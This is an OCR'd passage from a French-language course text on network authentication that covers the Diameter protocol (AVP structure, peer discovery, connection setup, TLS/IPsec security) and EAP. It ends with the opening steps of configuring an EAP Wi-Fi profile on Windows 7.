


Figure 4.6. Les améliorations du Diameter sur RADIUS

4.2.2. Structure de l'AVP Diameter

Les AVP de Diameter sont l'unité de base dans le message Diameter qui contient les données (données d'authentification, données de sécurité, données relatives à l'application, etc.). Il doit y avoir au moins un AVP à l'intérieur du message Diameter. La structure de l'AVP Diameter est présentée dans la figure 4.7.




Figure 4.7. Structure de l'AVP Diameter[13]

- Code AVP (4 octets) : Le code AVP, combiné avec le champ Vendor-Id, identifie l'attribut uniquement. Les numéros AVP 256 et supérieurs sont utilisés pour le Diamètre.
- Drapeaux (Flags) : Indicateurs de bits qui spécifient comment chaque attribut doit être traité. Les octets de drapeaux ont la structure suivante: V M P r r r r r. Une description complète est disponible dans la section 4.1 de RFC 3588 [7].
- AVP Longueur (AVP Length): Indique le nombre d'octets dans l'AVP, y compris les informations suivantes: Code AVP, AVP Longueur, Drapeaux AVP, Champ d'identification du fournisseur (s'il y a lieu) et Données AVP.
- Fournisseur ID (Vendor-ID): Un octet optionnel qui identifie l'AVP dans l'espace d'application. Le code AVP et AVP Vendor-ID créent un identifiant unique pour AVP.

4.2.3. Découverte des pairs dans Diameter

Quand il est nécessaire de découvrir un agent Diameter par un autre agent Diameter. Les deux cas suivantes sont nécessaires :

- Lorsque le client Diameter a besoin de découverte, un agent Diameter du premier saut. C'est-à-dire quand un client veut communiquer avec un serveur ou un agent de diamètre, il n'est pas nécessaire que le client soit directement connecté à un agent de serveur / diamètre. Il peut y avoir un ou plusieurs agents de diamètre (relais, proxy) entre le client et le serveur. De sorte que le message devrait passer par eux, maintenant ce qui est le premier nœud / saut auquel le message doit être envoyé est connu par la découverte par les pairs.
- Et dans le deuxième cas, n'importe quel agent de diamètre intermédiaire recherchera l'agent suivant auquel le message doit être envoyé afin que le message atteigne la destination.

[13] Source : JBoss Communications Platform (Diameter User Guide)

La découverte des pairs dans Diameter est faite par deux protocols, à savoir, le protocol SRVLOC (SERVICE LOCATION PROTOCOL) et le protocol de service DNS.

4.2.4. Établissement de connexion Diameter

Le Diameter est un protocole de couche d'application. Il peut être pratiquement distingué en deux connexions, à savoir, 1) connexion de transport et 2) connexion du Diameter.




Figure 4.8. Processus d'établissement de connexion Diameter[14]

- **Connexion de transport :** Lorsqu'une application Diameter qui s'exécute entre Client et Serveur, il s'agit d'une connexion de transport qui peut être TCP / SCTP sur le Port 3868 (par Défaut) ou TLS / DTLS sur le port 5868 (par défaut) (si la sécurité est appliquée).
- **Connexion du Diameter** : Une fois que la connexion de transport est correctement configurée, l'application lance la connexion DIAMETER, pour ce premier message déclenché; est CER (Capabilities-Exchange-Request) avec tous les ID d'application pris en charge. La connexion DIAMETER établie lorsqu'une application reçoit CEA (Capabilities-Exchange-Answer) avec le code de résultat défini sur DIAMETER_SUCCESS. Selon RFC 6733 [8] Lorsque le transport sécurisé est établi, tous les messages doivent être échangés sur le transport sécurisé, y compris CER / CEA.

4.2.5. Sécurisation des messages Diameter

[14] Source : http://diameter-protocol.blogspot.com

Le Diameter est un protocole sécurisé de bout en bout. Le protocole de Diameter doit comporter un mécanisme de sécurité TLS ou IPsec. Avec le déploiement du Diameter, le «client de Diameter» doit prendre en charge IPsec, et peut supporter TLS. Bien que les serveurs Diameter doivent prendre en charge TLS et IPsec. Ceci est obligatoire car tout client peut envoyer une demande indépendamment du fait qu'il prend en charge IPsec ou TLS, de sorte que le serveur doit supporter les deux. Une attaque de répétition (Replay attack) se produit lorsque quelqu'un intercepte (un proxy sans confiance ou un agent de diamètre) une série de paquets et les utilise plus tard pour inonder le système pour provoquer un déni de service (DoS) ou pour entrer dans le réseau approuvé. Les figures 4.9 et 4.10 présentent l'attaque Replay dans un réseau sans fil Ad Hoc et un réseau électrique intelligent, respectivement.




Figure 4.9. L'attaque Replay dans un réseau sans fil Ad Hoc [9] (MS : Mobile Station – Station mobile)




Figure 4.10. L'attaque Replay dans un réseau électrique intelligent [10]

a) IPsec : Le mécanisme de sécurité IPsec est obsolète dans le dernier diamètre RFC-6733 [8], mais il est toujours maintenu pour la compatibilité ascendante. Le déploiement du Diameter doit prendre en charge IPsec en mode Transport (par chiffrement de paquets

et authentification implicitement en mode transport) et doit prendre en charge les mécanismes de protection Replay de IPsec.

b) TLS : TLS est principalement appliqué entre deux pairs dans deux domaines différents. Lorsqu'un noeud lance une requête à un autre nœud sur TLS, ici le créateur agit comme TLS Client et le récepteur comme serveur TLS. Afin d'assurer une authentification mutuelle, le serveur Diameter demandera un certificat du client TLS.

RFC	***Année***	***Description***
RFC 2284 [13]	1998	Un Framework EAP pour les liaisons point à point
RFC 3748 [11]	2004	Un Framework EAP pour les réseaux filaires et les réseaux sans fil tels que les réseaux Wi-Fi.
RFC 5247 [14]	2008	La mise à jour du Framework RFC 3748

Tableau 4.2. Liste des RFC relatives à EAP

4.3. Le protocole EAP

Le protocole d'authentification extensible (EAP- Extensible Authentication Protocol) est considéré comme un cadre pour le transport de protocoles d'authentification plutôt que comme un protocole d'authentification lui-même. EAP peut être utilisé pour l'authentification des connexions téléphoniques et VPN, ainsi que des ports réseau local (LAN) conjointement avec IEEE 802.1X. Le tabeau 4.2. présente la liste des RFC relatives à EAP.

4.3.1. Les bases du protocole EAP

Dans RFC 3748 [11], Abobale et al. ont défini le protocole EAP sur quatre types de paquets : demande, réponse, succès et échec. Les paquets de demande sont émis par l'authentificateur (authenticator) et ils sollicitent un paquet de réponse du suppliant (supplicant). Tout nombre d'échanges demande-réponse peut être utilisé pour compléter l'authentification. Si l'authentification est réussie, un paquet de réussite est envoyé au suppliant ; Sinon, un paquet d'échec est envoyé.

Microsoft® Windows® utilise EAP pour authentifier l'accès réseau pour les connexions PPP (Point-to-Point Protocol) (accès distant et réseau privé virtuel) et pour l'accès réseau basé sur IEEE 802.1X aux commutateurs Ethernet et points d'accès sans fil.

Code	Identifiant
Taille	
Données	

Figure 4.11. Format du paquet EAP

Le format de paquet EAP de base est simple. Comme présenté dans la figure 4.11, le format du paquet EAP se compose d'un champ de type indique le type de paquet, comme une réponse ou une requête. Un champ Identifiant est utilisé pour faire correspondre les demandes et les réponses. Les paquets de réponse et de demande comportent deux champs supplémentaires. Le premier, appelé «type», confondant, indique le type de données transportées (comme un protocole d'authentification), et la seconde, les données types, se compose de ces données.




Figure 4.12. L'infrastructure EAP et le flux d'informations[15]

D'un point de vue architectural, une infrastructure EAP est constituée des éléments suivants, comme présenté dans la figure 4.12:

- *Homologue EAP* : Ordinateur qui tente d'accéder à un réseau, également appelé client d'accès.
- *Authentificateur EAP*: Point d'accès ou serveur d'accès réseau qui nécessite une authentification EAP avant d'accorder l'accès à un réseau.
- *Serveur d'authentification* : Ordinateur serveur qui négocie l'utilisation d'une méthode EAP spécifique avec un homologue EAP, qui valide les informations d'identification de l'homologue EAP et qui autorise l'accès au réseau. En général, le serveur d'authentification est un serveur RADIUS (Remote Authentication Dial-In User Service).

4.3.2. EAP dans les différentes versions de Windows

La prise en charge EAP dans Microsoft Windows a débuté avec Windows 2000, qui prenait en charge les méthodes EAP suivantes :

- EAP-Message Digest 5 Challenge Handshake Authentication Protocol (EAP-MD5 CHAP)
- EAP-Transport Layer Security (EAP-TLS)
- Security Dynamics' ACE/Agent

Windows XP Service Pack 1, Windows XP Service Pack 2, Windows Server 2003, et Windows 2000 Service Pack 4 supportent aussi the les méthodes EAP suivantes:

- Protected EAP (PEAP)
- PEAP-MS-CHAP v2

[15] Source: https://technet.microsoft.com/


- PEAP-TLS

Par ailleurs, nous pouvons développer des méthodes EAP supplémentaires pour les ordinateurs exécutant Windows XP, Windows Server 2003 ou Windows 2000 avec l'API Extensible Authentication Protocol[16].

4.3.3. Configuration du protocole EAP


Pour les ordinateurs exécutant Windows, le client EAP (client d'accès) est un ordinateur qui tente une connexion et le serveur d'authentification est un ordinateur exécutant Windows Server 2003 ou Windows 2000 Server et le service de routage d'authentification Internet (IAS) (pour tous les types de connexions). Dans le reste de cette sous-section, nous allons voir comment configurer du réseau wifi sous windows 7 utilisant le protocole EAP.

- Commencez par aller dans Panneau de configuration -> Réseaux et internet -> Centre réseau et Partage et selectionnez 'Configurez une nouvelle connexion ou un nouveau réseau'




- Cliquez sur le bouton 'Ajouter'


[16] https://msdn.microsoft.com




- Choisissez 'Créer un profil réseau manuellement'



